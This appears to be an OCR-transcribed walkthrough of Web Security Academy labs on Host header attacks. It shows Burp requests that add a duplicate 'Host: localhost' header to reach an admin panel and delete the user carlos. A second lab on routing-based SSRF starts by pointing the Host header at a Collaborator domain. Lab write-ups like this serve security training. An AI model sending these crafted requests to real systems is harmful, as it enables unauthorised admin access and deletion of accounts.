
Admin interface only available to local users

- The same request through Burp Suite.



```
GET /admin HTTP/2
Host: 0af300f5043b41e0801acbb400dc0028.web-security-academy.net
Cookie: session=kHXa4WFpcvTwrObRjEmcmrFIKMigAHCV; _lab=46%7cMCwCFDZQKFksyXVHOhT7NBdmp4rC8UUxAhR5pjFPJoUFkkLS7VxPz9s3Muff%2bgs3C%2f%2bXEk9yhB9fPqPW2cCMeIDph19vqq8isDvdbi0cwIfK318SD%2fNFwt%2fGEQmWD%2bAJ87jNzc1NMyqrVkjneH1NqnJKUggP%2frHP7OKV2bdP%2bt4kSOo%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers

```

```
HTTP/2 401 Unauthorized
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2310

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Host header authentication bypass
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
```




```
GET /admin HTTP/2
Host: 0af300f5043b41e0801acbb400dc0028.web-security-academy.net
X-Forwarded-Host: localhost
Cookie: session=[illegible]; _lab=
46%7cMCwCFDZQKFksyXVHOhT7NBdmp4rC8UUxAhR5pjFPJoUFkkLS7VxPz9s3Muff%2bgs3C%2f%2
bXEk9yhB9fPqPW2cCMeIDph19vqq8isDvdbi0cwIfK318SD%2fNFwt%2fGEQmWD%2bAJ87jNzc1NM
yqrVkjneH1NqnJKUggP%2frHP7OKV2bdP%2bt4kSOo%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

```
HTTP/2 401 Unauthorized
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2310

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Host header authentication bypass
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
```

- Adding the “X-Forwarded-Host” header in the request with the value of localhost does not affect the application’s response.

- Adding another “Host” header and including the value of localhost, will affect the application’s response.

- Now the application responds with a 200 OK message and displays the Admin panel.




```
GET /admin HTTP/2
Host: 0af300f5043b41e0801acbb400dc0028.web-security-academy.net
Host: localhost
Cookie: session=[illegible]; _lab=
46%7cMCwCFDZQKFksyXVHOhT7NBdmp4rC8UUxAhR5pjFPJoUFkkLS7VxPz9s3Muff%2bgs3C%2f%2
bXEk9yhB9fPqPW2cCMeIDph19vqq8isDvdbi0cwIfK318SD%2fNFwt%2fGEQmWD%2bAJ87jNzc1NM
yqrVkjneH1NqnJKUggP%2frHP7OKV2bdP%2bt4kSOo%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers

```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 2845

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Host header authentication bypass
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
```

- Now request the endpoint where the user carlos will be deleted.

- This works because of the different parsing that the systems/application is performing on the Host header. We can still reach the application, and when it parses the headers, it sees that it is coming from local host.



```
GET /admin/delete?username=carlos HTTP/2
Host: 0af300f5043b41e0801acbb400dc0028.web-security-academy.net
Host: localhost
Cookie: session=kHXa4WFpcvTwrObRjEmcmrFIKMigAHCV; _lab=
46%7cMCwCFDZQKFksyXVHOhT7NBdmp4rC8UUxAhR5pjFPJoUFkkLS7VxPz9s3Muff%2bgs3C%2f%2
bXEk9yhB9fPqPW2cCMeIDph19vqq8isDvdbiOcwIfK318SD%2fNFwt%2fGEQmWD%2bAJ87jNzc1NM
yqrVkjneHlNqnJKUggP%2frHP7OKV2bdP%2bt4kSOo%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```


```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Lab: Routing-based SSRF

Lab: Routing-based SSRF

- This lab is vulnerable to routing-based SSRF via the Host header. You can exploit this to access an insecure intranet admin panel located on an internal IP address.
- To solve the lab, access the internal admin panel located in the 192.168.0.0/24 range, then delete Carlos.
- Note
- To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.
- **Summary**:
- See slides.


- When requesting the /admin endpoint, the application responds with a “Not Found” message.



```
GET /admin HTTP/2
Host: 0ad0006d04247a1182d1381f00a500f1.web-security-academy.net
Cookie: session=Z7OK5L4OqohIbuxmC2f1ldIprTBm2pAW; _lab=
46%7cMCwCFGqU6j44rGh%2f1lrOVPKfyNwuXp13AhQR%2bTOm1qbZuTzOkLojIu8HXKx%2fBsQ75A
Uxr1OTsFj7n22uiOGQ5b7t2q8CHAgrdFr1NkRFX4vOYQj1ROQNban2c85DkzDCXKre7%2foVtTvlx
c4VZERqlrIozBu5WJ6jF%2fYPZbV4BOTitkA%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```


```
HTTP/2 404 Not Found
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11

"Not Found"
```

- Changing the value of the Host header to the Burp Collaborator’s endpoint, and the application successfully sends the request to Burp Collab.




```
GET /admin HTTP/2
Host: 042e408o2fa3e86ky3y68x2qrhx8ly9n.oastify.com
Cookie: session=Z7OK5L4OqohIbuxmC2f1ldIprTBm2pAW;  lab=
46%7cMCwCFGqU6j44rGh%2f1lrOVPKfyNwuXp13AhQR%2bTOm1qbZuTzOkLojIu8HXKx%2fBsQ75A
Uxr1OTsFj7n22uiOGQ5b7t2q8CHAgrdFr1NkRFX4vOYQj1ROQNban2c85DkzDCXKre7%2foVtTvlx
c4VZERqlrIozBu5WJ6jF%2fYPZbV4BOTitkA%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
